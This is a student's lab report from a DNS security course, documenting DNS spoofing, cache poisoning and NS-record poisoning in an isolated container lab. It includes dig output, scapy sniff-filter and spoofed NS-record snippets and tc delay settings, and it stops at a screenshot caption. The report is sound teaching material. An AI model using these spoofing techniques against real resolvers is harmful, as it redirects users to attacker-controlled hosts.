
Kevin Huang
CSS 537
Assignment 3: DNS Security
02/26/2022


Introduction
In this assignment, I learned about DNS servers and DNS attacks. This lab, focuses on local DNS attacks where the attacker is already inside the network. I tried various different DNS attacks against a local DNS server and observed the effects.

2.4 Testing the DNS Setup
The first thing to do is to set up the lab environment correctly and test to make sure it is working properly. The lab environment is set up four machines on the same local network. There is one user, two attackers, and one local DNS server. After starting up all the containers, I moved onto testing the DNS setup by getting the IP addresses for ns.attacker32.com and www.example.com.
I ran the "dig ns.attacker32.com" command and received successful results for this command. The status of the result shows "NOERROR" meaning the request was successfully completed. In the answer section, you can see that the IP address for ns.attacker32.com is 10.9.0.153 which is the correct address for the attacker's nameserver.

Screenshot 2.4.1: dig results for ns.attacker32.com

```
root@d798882bf80a:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18749
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 87467b7781b4f96f010000006212a4835159bbceb1eb26d1 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Feb 20 20:28:51 UTC 2022
;; MSG SIZE  rcvd: 90
```


Next, I queried the two nameservers that are hosting the example.com domain (the official nameserver and the one in the attacker's nameserver) and observed the differences. The two commands I used was "dig www.example.com" and "dig @ns.attacker32.com www.example.com". Both of the requests were successful and came back with the "NOERROR" status. The answer section is different on each request. You can see that the IP address is different depending on if you queried the official nameserver or the attacker's nameserver (93.184.216.34 and 1.2.3.5 respectively)

Screenshot 2.4.2: dig results for www.example.com



```
root@d798882bf80a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56867
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 23f474e2921db737010000006212a5111fbc02e3f54a917c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 364 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Feb 20 20:31:13 UTC 2022
;; MSG SIZE  rcvd: 88
```

Screenshot 2.4.3: dig results for @ns.attacker32.com www.example.com




```
root@d798882bf80a:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47855
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 14eaffe8f235f56b010000006212a53587807ebe7212d078 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Feb 20 20:31:49 UTC 2022
;; MSG SIZE  rcvd: 88
```

3.1 Task 1: Directly Spoofing Response to User


The purpose of this task is to redirect the user when they access www.example.com to have them go to the attacker's nameserver. This will be done by sniffing the user's DNS request to the local DNS server and sending a fake DNS response back to the user before the legitimate response arrives. The user will then accept the fake DNS response. To accomplish this, I first used the "rndc flush" command on the local DNS server to clear any existing answers. I think made a couple edits to the dns_sniff_spoof.py program that was given to me. I updated the filter to "www.example.com" instead of "www.example.net" and also updated the interface to my interface. I then ran the dns_sniff_spoof.py program on the attacker machine and had the user do the "dig www.example.com" command. The program at the attacker machine indicated that fake DNS responses were sent and DNS response received by the user shows the IP address for www.example.com is 10.0.2.5. Comparing the results to the DNS setup section above, I can see that the result was successfully spoofed since the actual www.example.com IP address should've been 93.184.216.34.

Screenshot 3.1.1: cleared out cache in local DNS server




```
root@8557a797f3e3:/# rndc flush
root@8557a797f3e3:/# █
```

Screenshot 3.1.2: ran the dns_sniff_spoof.py program on the attacker machine



```
^Croot@VM:/volumes# python3 ./dns_sniff_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Screenshot 3.1.3: ran the "dig www.example.com" command on the user machine




```
root@d798882bf80a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38447
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Feb 23 04:29:25 UTC 2022
;; MSG SIZE  rcvd: 64
```

3.2 Task 2: DNS Cache Poisoning Attack – Spoofing Answers


In this task, we want to spoof the response from other DNS servers back to the local DNS server. This is more efficient than attacking the user's machine like what I did in the last task. The local DNS server will store the spoofed response so that we only need to spoof once until the cached information expires. To do this, I made a copy of the dns_sniff_spoof program and named it "dns_sniff_spoof_v2.py". Since we know that the local server will always send out DNS queries from source port 33333, that is what I used for the filter this time. I flushed the local server cache and started the program on the attacker's machine and had the user call the "dig www.example.com" command again. The spoofed DNS response was not coming through the first few times so I had to add a delay to the external network traffic. This worked and the IP address answer I got back for the www.example.com DNS query was the spoofed 10.0.2.5 address. I closed the attacker program and did another dig command. It seemed like the spoofed information was cached since I got the same spoofed result back. To double-check this, I inspected the local server's cache by dumping it into a file and it does show that the 10.0.2.5 spoofed response was saved.

Screenshot 3.2.1: updated filter on the attacker program




```
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53 and src port 33333'
```

Screenshot 3.2.2: running the updated spoofing program




```
^Croot@VM:/volumes# python3 ./dns_sniff_spoof_v2.py
.
Sent 1 packets.
```

Screenshot 3.2.3: needed to slow down the external DNS responses




```
root@8557a797f3e3:/# tc qdisc show dev eth0
qdisc netem 8002: root refcnt 2 limit 1000 delay 100.0ms
```

Screenshot 3.2.4: after the attacker program was closed, multiple dig commands still had the spoofed response



```
;; ANSWER SECTION:
www.example.com.        258673  IN      A       10.0.2.5

;; Query time: 96 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Feb 23 03:22:09 UTC 2022
;; MSG SIZE  rcvd: 88

root@d798882bf80a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37935
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6ddd0a759491a352010000006215a865691c64f463033ec3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258669  IN      A       10.0.2.5
```

Screenshot 3.2.5: Local DNS server cache shows fake IP address was saved




```
www.example.com.        863454  A       10.0.2.5
; glue
```

3.3 Task 3: Spoofing NS Records


For this task, I expanded the DNS cache poisoning attacks to NS records. The goal is to launch one attack that can affect the entire example.com domain. That way, after the one attack, any queries such as mail.example.com, ns.attacker32.com will be used as the nameserver. To do this, in the dns_sniff_spoof_v2.py program, I've added a spoofed authority section. This section includes an NS record that states that ns.attacker32.com is the nameserver for example.com. With the attacker program running, the user make a 'dig www.example.com' command. The answer for the IP address was 10.0.2.5 so it looks like the attack went through. The user then did a 'dig mail.example.com' command. The IP address for mail.example.com came back with the 1.2.3.6 spoofed addressed. I also confirmed that the NS record was successfully spoofed by looking at the local server's cache dump and seeing that there is indeed a NS record for example.com showing ns.attacker32.com.

Screenshot 3.3.1: added spoofed NS record to python code




```
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                        ttl=259200, rdata='ns.attacker32.com')
```

Screenshot 3.3.2: user calls 'dig www.example.com' to begin DNS cache poisoning attack



